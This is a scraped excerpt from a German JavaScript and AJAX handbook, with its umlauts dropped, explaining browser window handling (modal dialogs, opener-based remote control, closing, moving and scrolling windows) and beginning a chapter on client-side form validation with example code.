Beachten Sie bei dem Listing, dass in das neue Fenster neben den Optionen auch ein Link zum Schlieen des Fensters geschrieben wird:

```
<a href="javascript:window.close();">Fenster schlieen</a>
```

Das Fenster kann natrlich auch vom aufrufenden Skript aus geschlossen

werden; verwenden Sie dazu die Referenz auf das neue Fenster, die von `window.open()` zurckgegeben wird; in unserem Beispiel also `fenster.close()`.

Ein kurzes Wort noch zu der Zeile `if (fenster != null)`: Es kann sein, dass das ffnen des neuen Fensters nicht funktioniert hat; insbesondere der Internet Explorer gibt bei wenig freiem Speicher gern eine Fehlermeldung aus und ffnet das Fenster dann nicht.

Anwendungen fr die neuen JavaScript-Fenster gibt es viele: Beispielsweise knnten Sie auf Ihren Webseiten eine Hilfefunktion anbieten. Der Hilfetext kann dann in einem neuen Fenster (ohne Platz raubende Symbolleisten) dargestellt werden; dies ist insofern praktisch, als der Benutzer nicht auf die **Zurck**-Schaltflche seines Browsers klicken muss, um wieder zu der Seite zurckzukehren, auf der er die Hilfe in Anspruch nehmen wollte.

top

8.5.4 Modale Fenster ▲

Ein so genanntes modales Fenster ist die gierige Variante von neuen Fenstern. Das aufrufende Fenster ist praktisch inaktiv, Sie knnen darauf erst wieder zugreifen, wenn das neue, modale Fenster wieder geschlossen worden ist. Sie haben diese Art von Fenstern schon kennen gelernt, sie werden beispielsweise durch `window.alert()`, `window.confirm()` und `window.prompt()` erzeugt. Die Gestaltungsmglichkeit dieser Fenster war ja relativ gering, aber ab Browsern der Versionsnummer 4 gibt es Alternativen.

Fr Mozilla-Browser gibt es die Fenstereigenschaft `alwaysRaised`, aber die funktioniert nur in Zusammenarbeit mit so genannten signierten Skripten (siehe dazu auch Kapitel 29). Ab dem Internet Explorer 4 gibt es fr Benutzer des Microsoft-Browsers die Mglichkeit, ein modales Fenster zu erzeugen. Die dazugehrige Methode des Fenster-Objekts heit `showModalDialog()`, und in der folgenden Tabelle sehen Sie die dazugehrigen Fenstereigenschaften:

Tabelle 8.3 Fensteroptionen fr modale Fenster

Option	Typ	Beschreibung
`center`	Ja/Nein	Das neue Fenster wird zentriert dargestellt (Standard).
`dialogHeight`	numerisch	Hhe des Fensters in Pixeln
`dialogLeft`	numerisch	Abstand vom linken Bildschirmrand in Pixeln
`dialogTop`	numerisch	Abstand vom oberen Bildschirmrand in Pixeln
`dialogWidth`	numerisch	Breite des Fensters in Pixeln
`help`	Ja/Nein	Ein Hilfesymbol (Fragezeichen) wird angezeigt (Standard) bzw. nicht angezeigt.
`status`	Ja/Nein	Die Statuszeile wird ein- (Standard) oder ausgeblendet.
`resizeable`	Ja/Nein	Die Gre des Fensters kann vom Benutzer ge-ndert bzw. nicht gendert (Standard) werden.

Der folgende Code ffnet also ein modales Fenster im Internet Explorer. Sie knnen dort beispielsweise einen Hilfetext anzeigen. Wie immer der Warnhinweis: Da dieser Code nur mit dem Internet Explorer funktioniert, sollten Sie darauf achten, dass man in Ihren Seiten auch ohne die modalen Fenster navigieren kann − auer natrlich, Sie operieren in einem Intranet und die Firmenpolitik verbietet Netscape-Browser (solche Firmen gibt es immer hufiger).

```
<script language="JavaScript"><!--
var fenster = window.showModalDialog("", "Modal",
"dialogHeight=300,dialogWidth=400,status=no,resizeable");
//--></script>
```

<<zurck **<top>** **vor>>**

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation
32 Warenkorb
33 JavaScript-Bibliotheken
34 Referenz
35 Quellen im Web
36 Die Zukunft von JavaScript
Index

Download:
- ZIP, ca. 9,2 MB
Buch bestellen
Ihre Meinung?

JavaScript und AJAX von Christian Wenz
Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

Kapitel 8 Fenster
- 8.1 Modale Fenster
  - 8.1.1 Warnung – nur im Notfall
  - 8.1.2 Besttigungen
  - 8.1.3 Benutzereingaben
- 8.2 Navigationsleiste mit JavaScript
  - 8.2.1 Das History-Objekt
  - 8.2.2 Vorwrts und rckwrts, Teil 2
  - 8.2.3 Drucken mit JavaScript
- 8.3 Die Statuszeile
  - 8.3.1 Erluternde Links
  - 8.3.2 Laufschrift
- 8.4 Das location-Objekt
- 8.5 Ein neues Fenster ffnen
  - 8.5.1 Ein Fenster ffnen und fllen
  - 8.5.2 Ein Fenster ffnen und verlinken
  - 8.5.3 Ein Fenster ffnen und anpassen
  - 8.5.4 Modale Fenster
- 8.6 Fernsteuerung
  - 8.6.1 Links mit JavaScript
  - 8.6.2 Links ohne JavaScript
- 8.7 Fenster schlieen
  - 8.7.1 Andere Fenster schlieen
- 8.8 Fenster bewegen mit JavaScript
  - 8.8.1 Fenster verschieben
  - 8.8.2 Fensterinhalt scrollen

top

8.6 Fernsteuerung

Wie Sie vom aufrufenden Fenster aus auf das neue Fenster zugreifen knnen, wissen Sie jetzt. In die andere Richtung ist das genauso einfach.

Schon seit JavaScript 1.1 gibt es die Fenster-Eigenschaft `opener` , die eine Referenz auf das ffnende Fenster darstellt. Sogar mit JavaScript 1.0 kann man sie jedoch relativ einfach nachbilden. Auch wenn das heutzutage nicht mehr relevant ist, zeigt es dennoch, wie Sie Eigenschaften von Objekten in JavaScript dynamisch setzen knnen. Setzen Sie also die Eigenschaft `opener` des neuen Fensters, sofern sie gleich `null` ist, auf das aktuelle Fenster (also `self`):

```
<script type="text/javascript"><!--
var fenster = window.open("seite.htm", "neu");
if (fenster.opener == null) {
   fenster.opener = self;
}
//--></script>
```

8.6.1 Links mit JavaScript ▼▲

ber die Eigenschaft `opener` ist es mglich, auf das urspr ngliche Fenster zuzugreifen. Im Folgenden soll eine Fernsteuerung entwickelt werden. Ausgangspunkt ist folgendes Frameset:

```
<html>
<head>
<title>Fernsteuerung</title>
<script type="text/javascript"><!--
function inhalt() {
   return "<" + "html" + "><" + "/html" + ">";
}
//--></script>
</head>
<frameset rows="100,*">
   <frame src="navi.html" name="navigation" />
   <frame src="javascript:top.inhalt()" />
</frameset>
<noframes>
<body>Ihr Browser kann mit Frames nichts anfangen!</body>
</noframes>
</html>
```

Die Datei **navi.html** sieht folgendermaen aus:

```
<html>
<head>
<script type="text/javascript"><!--
function fernsteuerung() {
   var fenster = window.open("remote.html", "fern", "height=200,width=400,status=1");
   if (fenster.opener == null) {
      fenster.opener = self;
   }
}
//--></script>
</head>
<body>
<a href="javascript:fernsteuerung();">Fernsteuerung ffnen</a>
</body>
</html>
```

Es passiert also nichts Weltbewegendes: Durch den Klick auf den Link wird ein neues Fenster mit der Datei **remote.html** geladen. Diese sieht wie folgt aus:

```
<html>
<head>
<title>Fernsteuerung</title>
<script type="text/javascript"><!--
function lade(seite) {
   //kommt noch...
}
//--></script>
</head>
<body>
<h3>Meine Lieblingslinks</h3>
<ul>
   <li>
      <a href="javascript:lade(
'http://www.microsoft.com/')">Microsoft</a>
   </li>
   <li>
      <a href="javascript:lade(
'http://www.mozilla.com/')">Mozilla</a>
   </li>
   <li>
      <a href="javascript:lade(
'http://www.opera.com/')">Opera</a>
   </li>
</ul>
<a href="javascript:window.close();">Fenster schlieen</a>
</body>
</html>
```

In der Funktion `lade()` muss die bergebene URL in den unteren Frame der Beispielseite

geladen werden. Mit der Eigenschaft `window.opener` hat man eine Referenz auf den oberen Frame, und − wie in Kapitel 10 gezeigt werden wird − man kann dann auf den unteren Frame zugreifen:

```
function lade(seite) {
   if (window.opener != null) {
      window.opener.parent.frames[1].location.href = seite;
   }
}
```

top

8.6.2 Links ohne JavaScript

Eigentlich ist dieses Vorgehen zu umstndlich. Man kann auch mit ordinren HTML-Links arbeiten. Als `target`-Attribut gibt man den Namen des Frames bzw. des Fensters an, in den bzw. in das die neue Seite geladen werden soll.

Im obigen Beispiel wurde jedoch aus Versehen kein Name fr den Frame angegeben; bei Fenstern haben Sie ja ohnehin standardmig keinen Namen. Mit JavaScript lsst sich dieser Name jedoch ganz einfach vergeben; die entsprechende Eigenschaft heit `name`.

ndern Sie also die Funktion `fernsteuerung()` folgendermaen ab:

```
function fernsteuerung() {
   var fenster = window.open("remote.html", "fern",
   "height=200,width=400,status=1");
   self.name = "Ziel";
   if (fenster.opener == null) {
      fenster.opener = self;
   }
}
```

Die Fernsteuerung besteht dann aus (beinahe) reinem HTML-Code:

```
<html>
<head>
<title>Fernsteuerung</title>
</head>
<body>
<h1>Meine Lieblingslinks</h1>
<ul>
   <li>
      <a href="http://www.microsoft.com/"
      target="Ziel">Microsoft</a>
   </li>
   <li>
      <a href="http://www.mozilla.com/"
      target="Ziel">Mozilla</a>
   </li>
   <li>
      <a href="http://www.opera.com/"
      target="Ziel">Opera</a>
   </li>
</ul>
<a href="javascript:window.close();">Fenster schlieen
</a>
</body>
</html>
```

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation

JavaScript und AJAX von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

- **Kapitel 8 Fenster**
  - **8.1 Modale Fenster**
    - **8.1.1 Warnung – nur im Notfall**
    - **8.1.2 Besttigungen**
    - **8.1.3 Benutzereingaben**
  - **8.2 Navigationsleiste mit JavaScript**
    - **8.2.1 Das History-Objekt**
    - **8.2.2 Vorwrts und rckwrts, Teil 2**
    - **8.2.3 Drucken mit JavaScript**
  - **8.3 Die Statuszeile**
    - **8.3.1 Erluternde Links**
    - **8.3.2 Laufschrift**
  - **8.4 Das location-Objekt**
  - **8.5 Ein neues Fenster ffnen**
    - **8.5.1 Ein Fenster ffnen und fllen**
    - **8.5.2 Ein Fenster ffnen und verlinken**
    - **8.5.3 Ein Fenster ffnen und anpassen**

32 Warenkorb
33 JavaScript-Bibliotheken
34 Referenz
35 Quellen im Web
36 Die Zukunft von JavaScript
Index

Download:
- ZIP, ca. 9,2 MB
Buch bestellen
Ihre Meinung?

- 8.5.4 Modale Fenster
- 8.6 Fernsteuerung
  - 8.6.1 Links mit JavaScript
  - 8.6.2 Links ohne JavaScript
- 8.7 Fenster schlieen
  - 8.7.1 Andere Fenster schlieen
- 8.8 Fenster bewegen mit JavaScript
  - 8.8.1 Fenster verschieben
  - 8.8.2 Fensterinhalt scrollen

top

8.7 Fenster schlieen

Wie Sie bereits gesehen haben, kann ein Fenster mit `Fensterreferenz. close()` geschlossen werden. Es gibt jedoch eine Einschrnkung: Laden Sie doch einmal folgende HTML-Seite in Ihren Browser:

```
<html>
<head>
<title>window.close()</title>
</head>
<body>
<script type="text/javascript"><!--
window.close();
</script>
</body>
</html>
```



Hier klicken, um das Bild zu Vergrern

Abbildung 8.9 Warnmeldung beim Schlieen eines Fensters, das nicht mit JavaScript geffnet worden ist

Sie sollten eine Warnung erhalten; in manchen Browsern (etwa Firefox) erscheint lediglich eine Fehlermeldung in der JavaScript-Konsole. Das wre ja auch noch schner, wenn man mit JavaScript jedes beliebige Fenster schlieen knnte! Fenster, die mit JavaScript geffnet wurden, knnen jedoch problemlos geschlossen werden, wie Sie im vorigen Abschnitt ja schon gesehen haben.

top

8.7.1 Andere Fenster schlieen

Etwas komplizierter ist es jedoch, wenn ein anderes Fenster geschlossen werden soll. Angenommen, der Benutzer schliet das Fenster mit der systemspezifischen Tastenkombination (unter Windows beispielsweise mit (Alt)+(F4)). Die Variable, in der eine Referenz auf das Fenster abgespeichert ist, verschwindet dadurch ja nicht. Ist das Fenster also schon geschlossen, wrde `Fensterreferenz.close()` eine Fehlermeldung ausgeben.

Die Fernsteuerung soll so abgendert werden, dass sie von der Hauptseite aus wieder geschlossen werden kann. JavaScript untersttzt die Fenstereigenschaft `closed`, einen booleschen Wert, der angibt, ob das Fenster noch offen ist oder nicht. Somit kann die Datei **navi.html** folgendermaen gendert werden, damit die gewnschte Funktionalitt sichergestellt wird:

```
<html>
<head>
<script type="text/javascript"><!--
var fenster //Variable muss global sein!
```

```
function fernsteuerung() {
   fenster = window.open("remote.html", "fern",
   "height=200,width=400,status=1");
   self.name = "Ziel";
   if (fenster.opener == null) {
      fenster.opener = self;
   }
}
function schliessen() {
   if (fenster && !fenster.closed) {
      fenster.close();
   }
}
//--></script>
<body>
<a href="javascript:fernsteuerung();">
Fernsteuerung ffnen</a><br/>
<a href="javascript:schliessen();">
Fernsteuerung schlieen</a>
</body>
</html>
```

Das Kernstck ist die Abfrage `if (fenster && !fenster.closed)`. Wie Sie bereits wissen, werden boolesche Ausdrcke in JavaScript von links nach rechts ausgewertet. Wurde also noch kein Fenster geffnet, wird der rechte Teil der Bedingung gar nicht mehr berprft und es erscheint auch keine Fehlermeldung. Falls schon einmal ein Fenster geffnet wurde, wird der rechte Teil berprft. Ist die Eigenschaft `fenster.closed` gleich `false`, muss das Fenster noch offen sein, also wird es geschlossen.

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation
32 Warenkorb

JavaScript und AJAX von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

- **Kapitel 8 Fenster**
  - **8.1 Modale Fenster**
    - **8.1.1 Warnung – nur im Notfall**
    - **8.1.2 Besttigungen**
    - **8.1.3 Benutzereingaben**
  - **8.2 Navigationsleiste mit JavaScript**
    - **8.2.1 Das History-Objekt**
    - **8.2.2 Vorwrts und rckwrts, Teil 2**
    - **8.2.3 Drucken mit JavaScript**
  - **8.3 Die Statuszeile**
    - **8.3.1 Erluternde Links**
    - **8.3.2 Laufschrift**
  - **8.4 Das location-Objekt**
  - **8.5 Ein neues Fenster ffnen**
    - **8.5.1 Ein Fenster ffnen und fllen**
    - **8.5.2 Ein Fenster ffnen und verlinken**
    - **8.5.3 Ein Fenster ffnen und anpassen**
    - **8.5.4 Modale Fenster**
  - **8.6 Fernsteuerung**
    - **8.6.1 Links mit JavaScript**
    - **8.6.2 Links ohne JavaScript**
  - **8.7 Fenster schlieen**

33 JavaScript-Bibliotheken
34 Referenz
35 Quellen im Web
36 Die Zukunft von JavaScript
Index

Download:
- ZIP, ca. 9,2 MB

Buch bestellen
Ihre Meinung?

8.7.1 Andere Fenster schlieen
8.8 Fenster bewegen mit JavaScript
8.8.1 Fenster verschieben
8.8.2 Fensterinhalt scrollen

top

8.8 Fenster bewegen mit JavaScript

Prinzipiell gibt es zwei Mglichkeiten, ein Fenster zu bewegen, und das ist reine Definitionssache. Entweder wollen Sie das gesamte Fenster irgendwohin bewegen, oder Sie wollen den Inhalt des Fensters scrollen. Beides ist mit neueren Browsern mglich und wird an dieser Stelle kurz vorgestellt.

top

8.8.1 Fenster verschieben

Eine hufig gestellte Frage lautet: Wie kann ich das Browserfenster zentrieren? Andere Leute wiederum mchten, dass das Browserfenster maximiert oder minimiert wird (so viel vorweg: Das ist nicht mglich) oder dass es sich am oberen Bildschirmrand befindet. Dies ist kein aufwndiges Verfahren, es mssen einfach entsprechende Eigenschaften des `window`-Objekts gesetzt oder ausgelesen oder Methoden aufgerufen werden. bertreiben Sie es jedoch nicht mit diesen Effekten. Viele Webbesucher reagieren ziemlich giftig, wenn man ihnen vorschreiben will, wo sich ein Fenster befindet.

Moderne Browser knnen ein Fenster verschieben, und zwar sowohl an eine bestimmte Position als auch um einen gewissen Wert. Dazu gibt es zwei Methoden:

- `window.moveTo(x, y)`: Verschiebt das Fenster so, dass die linke obere Ecke die Koordinaten (`x`, `y`) hat. Es handelt sich hier um eine absolute Verschiebung. Sie knnen das Fenster damit nicht aus dem sichtbaren Bereich hinaus verschieben, auer Sie verwenden signierte Skripten (die werden in Kapitel 29 behandelt).
- `window.moveBy(x, y)`: Verschiebt das Fenster horizontal um `x` Pixel, vertikal um `y` Pixel, fhrt also eine relative Verschiebung durch. Auch hier kann das Fenster nicht aus dem sichtbaren Bereich hinaus verschoben werden.

Erinnern Sie sich noch an die Auflistung der Parameter fr `window. open()`? All diese Parameter sind auch gleichzeitig Eigenschaften fr das `window`-Objekt. Somit werden beispielsweise mit `window.outerHeight` und `window. outerWidth` die Ausmae des Browserfensters angegeben.

Um nun die Maximierung eines Fensters zu simulieren (man fhrt damit nicht die API-Funktion fr die Fenstermaximierung aus, sondern vergrert das Fenster nur entsprechend), muss man noch die Ausmae des Bildschirms bestimmen. In JavaScript kann man diese Werte aus dem `screen`-Objekt erhalten:

- `screen.availWidth` enthlt die Bildschirmbreite.
- `screen.availHeight` enthlt die Bildschirmhhe.

Eine Funktion zum Maximieren des Fensters sieht also folgendermaen aus: Die linke obere Ecke des Fensters wird zunchst an die linke obere Ecke des Bildschirms gesetzt, und dann wird das Fenster entsprechend vergrert.

```
function maximieren() {
   window.moveTo(0, 0);
   window.outerHeight = screen.availHeight;
   window.outerWidth = screen.availWidth;
}
```

top

8.8.2 Fensterinhalt scrollen

Bereits in JavaScript Version 1.1 wurden Methoden zum Scrollen des Fensterinhalts eingefhrt. Die dazugehrige Methode heit `window.scroll(x, y)`. Sie scrollt den Fensterinhalt an die angegebenen Koordinaten. Es ist eigentlich unlogisch, dass das Scrollen eine Methode des

window-Objekts ist, da ja nicht das Fenster gescrollt wird, sondern das Dokument, das sich darin befindet. Auch hier gilt: bertreiben Sie es nicht. Der Benutzer rgert sich immer, wenn er das Gefhl hat, nicht die Kontrolle ber ein Fenster zu besitzen. Scrollen Sie also nur dann, wenn es wirklich Sinn macht.

Eine der mglichen Anwendungen besteht darin, nach oben zu scrollen. Auf vielen lngeren Webseiten finden Sie einen Link, der nach oben scrollt − Sie ersparen Ihren Benutzern so die Mhe, mit der Maus den Scrollbalken zu treffen. Dieser Effekt wird meistens so angeboten:

```
<a href="#top">nach oben</a>
```

Am Anfang des Dokuments befindet sich eine Textmarke namens "top", zu der dann gescrollt wird. Das ist ein netter Effekt, vor allem bei lngeren Dokumenten. Zum einen jedoch ndert sich die URL − was Neulinge immer stark irritiert, man glaubt es kaum −, und zum anderen ist es bei komplexeren Dokumenten nicht immer mglich, ganz oben eine Textmarke unterzubringen. Wenn beispielsweise direkt nach dem <body>-Tag ein Werbebanner eingefgt wird (manche Gratis-Hoster machen das so), kann man nie nach ganz oben scrollen.

Das Scrollen an den Dokumentenanfang geht ganz bequem. Es muss einfach zu den Koordinaten (0, 0) gescrollt werden:

```
<a href="javascript:window.scroll(0, 0)">nach oben</a>
```

In JavaScript 1.2 wurden zwei neue Methoden eingefhrt. Dabei verhlt sich window.scrollTo(x, y) genauso wie window.scroll(x, y), whrend window.scrollBy(x, y) neu ist: Ebenso wie bei window.moveBy(x, y) wird hier relativ gescrollt.

Die Methoden zum Scrollen werden im Zusammenhang mit der exakten Positionierung von HTML-Dokumenten bei DHTML noch interessant werden; frs Erste aber sollte dieser Einblick gengen.

---

[1]Der Koordinatenursprung liegt in der linken oberen Ecke des Bildschirms. Ein kurzes Wort zu diesem neuen Sprachelement von JavaScript. Bei with() handelt es sich primr um eine Sprachabkrzung. Wenn Sie, wie im Listing gezeigt, with (fenster.document) { ... } verwenden,

knnen Sie sich innerhalb der geschweiften Klammern das Tippen von `fenster.document` sparen; die Aufrufe `open()`, `write()` und `close()` beziehen sich hier alle auf `fenster.document`, da dieses Objekt bei `with()` in den runden Klammern angegeben worden ist.

<<zurck **<top>** **vor>>**

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation
32 Warenkorb
33 JavaScript-Bibliotheken
34 Referenz
35 Quellen im Web
36 Die Zukunft von JavaScript
Index

Download:
- ZIP, ca. 9,2 MB

Buch bestellen

JavaScript und AJAX
von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

- Kapitel 9 Formulare
  - 9.1 berprfung auf Vollstndigkeit
    - 9.1.1 Allgemeiner Aufbau
    - 9.1.2 Texteingabefelder
    - 9.1.3 Radiobuttons
    - 9.1.4 Checkboxen
    - 9.1.5 Auswahllisten
    - 9.1.6 Fehlermeldung ausgeben
    - 9.1.7 Konstruktive Vorschlge
  - 9.2 Automatische berprfung
    - 9.2.1 Texteingabefelder
    - 9.2.2 Radiobuttons
    - 9.2.3 Checkboxen
    - 9.2.4 Auswahllisten
    - 9.2.5 Zusammenfassung
  - 9.3 Anwendungsmglichkeiten fr Formulare
    - 9.3.1 Whrungsrechner
    - 9.3.2 Whrungsrechner, Teil 2
    - 9.3.3 Formularfelder fr die Textausgabe nutzen
    - 9.3.4 Navigation mit Auswahllisten
  - 9.4 Anwendungsbeispiel: Fensteroptionen
  - 9.5 Daten behalten
    - 9.5.1 Das Eingabeformular
    - 9.5.2 Die Ausgabeseite
  - 9.6 Dynamische Auswahllisten
    - 9.6.1 Ein erster Ansatz
    - 9.6.2 Ein fortgeschrittener Ansatz
  - 9.7 berprfungsfunktionen
    - 9.7.1 Ganze Zahlenwerte
    - 9.7.2 Dezimalzahlen
    - 9.7.3 Telefonnummern
    - 9.7.4 E-Mail-Adressen
    - 9.7.5 In Zahlenwerte umwandeln
  - 9.8 Regulre Ausdrcke
    - 9.8.1 Kurzeinfhrung
    - 9.8.2 Ein Objekt erzeugen
    - 9.8.3 Mit dem Objekt arbeiten

Von allen Plagen, mit denen Gott, der Herr, unser Wirtschaftsleben heimsucht, ist die Brokratie die weitaus schlimmste. − Ephraim Kishon

Kapitel 9 Formulare

Es gibt prinzipiell drei Einsatzgebiete fr JavaScript: grafische Effekte (Beispiele gibt es zum ersten Mal in Kapitel 11, Navigationshilfen zum Beispiel in Kapitel 8 und 31) und echte Interaktion mit dem Benutzer. Interaktion bedeutet hier, dass der Benutzer etwas tut und die Webseite sich dementsprechend verndert. Sehr oft benutzt man hierzu HTML-Formulare. Das hat mehrere Grnde. HTML-Schaltflchen eignen sich vorzglich, um JavaScript-Funktionen auszufhren, und in HTML-Eingabefeldern kann man Daten vom Benutzer abfragen. In diesem Kapitel soll es primr darum gehen, einen HTML-Fragebogen mit JavaScript-Funktionalitt zu versehen.

top

9.1 berprfung auf Vollstndigkeit ▼

Sie haben das garantiert schon einmal im World Wide Web gesehen: Wenn Sie sich bei einem Freemail-Dienst, einer Online-Community oder bei einem Online-Kaufhaus registrieren, mssen Sie einige persnliche Angaben machen. Die Betreiber der Website haben natrlich ein groes Interesse daran, dass das Formular vollstndig ausgefllt wird. Das kann serverseitig gelst werden, was den Vorteil hat, dass die berprfung auch mit wirklich jedem Browser funktioniert. Die Nachteile liegen aber gleichzeitig auf der Hand. Nicht immer steht dem Programmierer eine serverseitige Programmiersprachen-Untersttzung zur Verfgung. Der Programmieraufwand ist hierbei recht hoch, denn es soll ja nicht nur eine Fehlermeldung ausgegeben werden, sondern wenn mglich das Formular auch noch mit den zuvor eingegebenen Daten dargestellt werden. Es wre schon sehr rgerlich fr den Benutzer, wenn er ein Formular fast vollstndig ausgefllt htte und aufgrund einer einzigen Auslassung das komplette Formular noch einmal ausfllen msste.

Mit JavaScript kann auch auf der Clientseite die berprfung auf Vollstndigkeit durchgefhrt werden. Damit wird keine neue Seite in den Browser geladen. Die Formulardaten bleiben unangetastet, und der Benutzer kann sofort den Fehler korrigieren.

Im Folgenden finden Sie ein HTML-Formular, das ausschlielich aus Pflichtfeldern bestehen soll. Nach dem Anklicken der **Absenden**-Schaltflche soll die Funktion `pruefen()` aufgerufen werden, die berprft, ob das Formular vollstndig ausgefllt worden ist, und gegebenenfalls eine Fehlermeldung ausgibt. Diese Funktion wird in diesem Kapitel schrittweise erarbeitet. Vorab jedoch gibt es noch ein paar Hinweise, wie diese Funktion in das HTML-Dokument eingebunden wird.


Das `<form>`-Tag hat den Event-Handler `onsubmit`, der ausgelst wird, sobald das Formular abgeschickt wird. Wie schon bei anderen Beispielen in diesem Buch kann hier ein altbekannter Trick angewandt werden. Beim Versenden des Formulars kollidieren wieder die HTML-Konsequenzen des Versendens (nmlich das Aufrufen einer anderen Seite) und die mit `onsubmit` zugeordneten JavaScript-Aktionen. Endet der `onsubmit`-Event-Handler jedoch auf `return false`, so wird die HTML-Aktion (das Aufrufen der anderen Seite) nicht ausgefhrt; bei `return true` wird sie ausgefhrt. Also hat das `<form>`-Tag in diesem Beispiel folgenden Aufbau:

```
<form action="/cgi-bin/skript" name="Fragebogen"
onsubmit="return pruefen();">
```

Die Funktion `pruefen()` gibt nur dann `true` zurck, wenn das Formular vollstndig ausgefllt worden ist, ansonsten gibt sie `false` zurck. Somit ist sichergestellt, dass nur vollstndige Formulare verschickt werden − sofern der Browser des Benutzers

JavaScript untersttzt und der Benutzer es auch aktiviert hat. ltere Browser oder solche mit ausgeschaltetem JavaScript ignorieren den Skriptteil komplett und versenden das Formular direkt.

```
<html>
<head>
<title>Formular-berprfung</title>
<script type="text/javascript"><!--
function pruefen() {
   // ... kommt noch
   return true;
}
//--></script>
</head>
<body>
<h1>Anmeldeformular</h1>
<form action="/cgi-bin/skript" name="Fragebogen"
onsubmit="return pruefen()">
Vorname: <input type="text" name="Vorname" /><br />
Nachname: <input type="text" name="Nachname" /><br />
E-Mail-Adresse: <input type="text" name="Email" /><br />
<input type="radio" name="Geschlecht" value="m" />
mnnlich |
   <input type="radio" name="Geschlecht" value="w" />
   weiblich<br />
Welche Bcher von Galileo Press besitzen Sie?<br />
   <input type="checkbox" name="Flash" /> Flash |
   <input type="checkbox" name="JavaScript"> JavaScript |
   <input type="checkbox" name="ActionScript">
   Einstieg in ActionScript<br />
Welches der Bcher hat das schnste Cover?
   <select name="Cover">
   <option>Bitte whlen</option>
   <option value="Flash">Flash</option>
   <option value="JavaScript">JavaScript</option>
   <option value="ActionScript">Einstieg in ActionScript
</option>
   </select><br />
<input type="submit" value="Absenden" />
<input type="reset" value="Formular lschen" />
</form>
</body>
</html>
```



Hier klicken, um das Bild zu Vergrern

Abbildung 9.1 Das (noch) funktionslose Formular

top

9.1.1 Allgemeiner Aufbau ▼▲

Alle Formulare werden im Array `document.forms` gespeichert. Auf dieses Formular kann ber den Array-Index zugegriffen werden, wobei die Formulare in der Reihenfolge im Array stehen, in der sie im HTML-Dokument vorkommen. Die Nummerierung beginnt beim Index 0. In unserem Beispiel benutzen wir also

document.forms[0].

Alternativ dazu kann man auch ber das name-Attribut des <form>-Tags auf das Formular zugreifen, im Beispiel also mit document.Fragebogen. Sollte das name-Attribut Spezialzeichen wie etwa das Leerzeichen enthalten (beispielsweise "Mein Fragebogen"), so kann noch mit document. forms["Mein Fragebogen"] darauf zugegriffen werden, allerdings erst ab JavaScript Version 1.1. Im Allgemeinen aber sollten Sie den Array-Index verwenden. Da die meisten HTML-Seiten maximal ein Formular enthalten, reicht ein document.forms[0], und es ist auch nicht sonderlich unleserlich. Bei anderen Arrays, die viele Elemente besitzen, ist dieses Vorgehen sicherlich unpraktikabel.

